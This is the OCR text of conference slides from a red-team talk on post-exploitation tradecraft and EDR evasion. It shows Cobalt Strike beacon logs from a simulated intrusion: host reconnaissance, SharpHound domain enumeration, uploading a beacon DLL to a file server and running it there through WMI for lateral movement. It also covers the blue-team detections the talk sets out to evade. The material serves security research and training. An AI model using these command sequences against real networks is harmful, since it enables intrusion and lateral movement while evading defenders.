
Offensive Development

Post-Exploitation Tradecraft in an EDR World

Dominic Chell: x33fcon 2020



- Dominic Chell:
  - Based in the UK
  - Offensive Security @ MDSec
  - Red Team lead for intelligence-led simulations
  - Tweets at @domchell
- Author of several open source tools including SharpShooter, SharpPack, Chameleon, LyncSniper and more
- Research and blogging at https://www.mdsec.co.uk/blog


Personal
Data

```
beacon> powershell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 79 bytes
[+] received output:
contoso\bob

beacon> powershell ipconfig
[*] Tasked beacon to run: ipconfig
[+] host called home, sent: 87 bytes
[+] received output:

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : contoso.com
   Link-local IPv6 Address . . . . . : fe80::3d74:1870:c0f5:eac0%3
   IPv4 Address. . . . . . . . . . . : 10.0.0.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1
```

```
beacon> powershell dir c:\users\bob\documents
[*] Tasked beacon to run: dir c:\users\bob\documents
[+] host called home, sent: 135 bytes
[+] received output:
#< CLIXML


    Directory: C:\users\bob\documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-----        28/08/2019     09:09              9 secret.docx
```


Beacon 192.168.0.106@8684 X

```
beacon> execute-assembly /Users/dmc/Tools/RedTeam/CobaltStrike/cobalt_strike_extension_kit/exe/SharpHound.exe -c All
[*] Tasked beacon to run .NET program: SharpHound.exe -c All
[+] host called home, sent: 898103 bytes
[+] received output:
Initializing BloodHound at 20:21 on 07/09/2020
Resolved Collection Methods to Group, LocalAdmin, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets

[+] received output:
Starting Enumeration for contoso.com

[+] received output:
Status: 78 objects enumerated (+78 26/s --- Using 40 MB RAM )
Finished enumeration for contoso.com in 00:00:03.8792356
3 hosts failed ping. 0 hosts timedout.

Compressing data to .\20200907202123_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
```


[PC01] administrator */8684 (x64)

Beacon 192.168.0.106@8684 X

```
beacon> upload /Users/dmc/Downloads/beacon.dll
[*] Tasked beacon to upload /Users/dmc/Downloads/beacon.dll as beacon.dll
[+] host called home, sent: 287766 bytes
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: \\fs01\c$\windows\temp\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
          dir     09/06/2020 21:54:51   62F1506F-7A13-4BC4-AAF9-346678FB79E8-Sigs
          dir     07/11/2019 15:40:24   E42D35A7-420D-449A-89DD-5D4DCB1C23885a8.1d537f692073c74
          dir     03/08/2018 14:20:03   MPTelemetrySubmit
 281kb    fil     09/07/2020 20:32:34   beacon.dll
 0b       fil     03/08/2018 13:04:19   DMI9452.tmp
 0b       fil     03/08/2018 13:04:19   DMI9473.tmp
 0b       fil     03/08/2018 13:04:19   DMI9493.tmp
 0b       fil     07/11/2019 15:39:28   DMIFB1A.tmp
 741kb    fil     09/06/2020 21:54:51   MpCmdRun.log
 342kb    fil     09/06/2020 21:54:51   MpSigStub.log
 98b      fil     08/16/2020 21:44:59   silconfig.log
[PC01] administrator */8684 (x64)
beacon> remote-exec wmi fs01 rundll32 c:\windows\temp\beacon.dll,start
```


GAME OVER
DO YOU WANT TO CONTINUE ?
▶ YES
NO

A STORY: WHAT DID THEY SEE?



w32tm.exe (2776) Properties


General | Statistics | Performance | Threads | Token | Modules | Memory | Environment
Handles | .NET assemblies | .NET performance | GPU | Comment

Structure	ID	Flags	Path
CLR v4.0.30319.0	29	CONCURRENT_GC, Ho...	
AppDomain: DefaultDomain	265349...	Default, Executable	
CommandLine	265393...		CommandLine
DnsClient	265393...		DnsClient
SharpHound	265349...		SharpHound
System	265349...	Native	C:\WINDOWS\Microsoft.Net\ass
System.Core	265393...	Native	C:\WINDOWS\Microsoft.Net\ass
System.DirectoryServices	265393...	Native	C:\WINDOWS\Microsoft.Net\ass
System.DirectoryServices.Protocols	265349...	Native	C:\WINDOWS\Microsoft.Net\ass
System.Xml	265393...	Native	C:\WINDOWS\Microsoft.Net\ass
AppDomain: SharedDomain	140719...	Shared	
mscorlib	265349...	DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\ass

- Environments and defences are becoming more mature, the blue team has home field advantage:
  - Command line logging, PowerShell logging, sandboxes, EDR, EDP, AWL, AMSI, ETW
- Red team engagements have a growing investment:
  - DFIR can quickly burn entire campaigns that may have taken days or weeks to setup and mature

- In this talk we will...
  - Examine some of the techniques used by blue teams to detect post-exploitation tradecraft
  - Describe potential ways to evade these detections
  - Demonstrate approaches to automate integrating these evasions in to our toolkits
  - Outline how to better protect your intellectual property and increase DFIR
  - Propose an alternate methodology for post-exploitation tradecraft

- Traditional post-exploitation tradecraft historically involved running OS commands
- LOLbins used to perform certain actions, e.g. downloading a file using `bitsadmin.exe`
- Capturing process creation events (ID 4688) allows a blue team to trivially monitor for and detect this tradecraft
- Can we abstract ourselves from this concept and only ever operate in code?
- Some steps have been taken to adapt tradecraft:
  - `execute-assembly` introduced .NET execution using fork and run model
  - Beacon Object Files provide an interface to execute C, in process



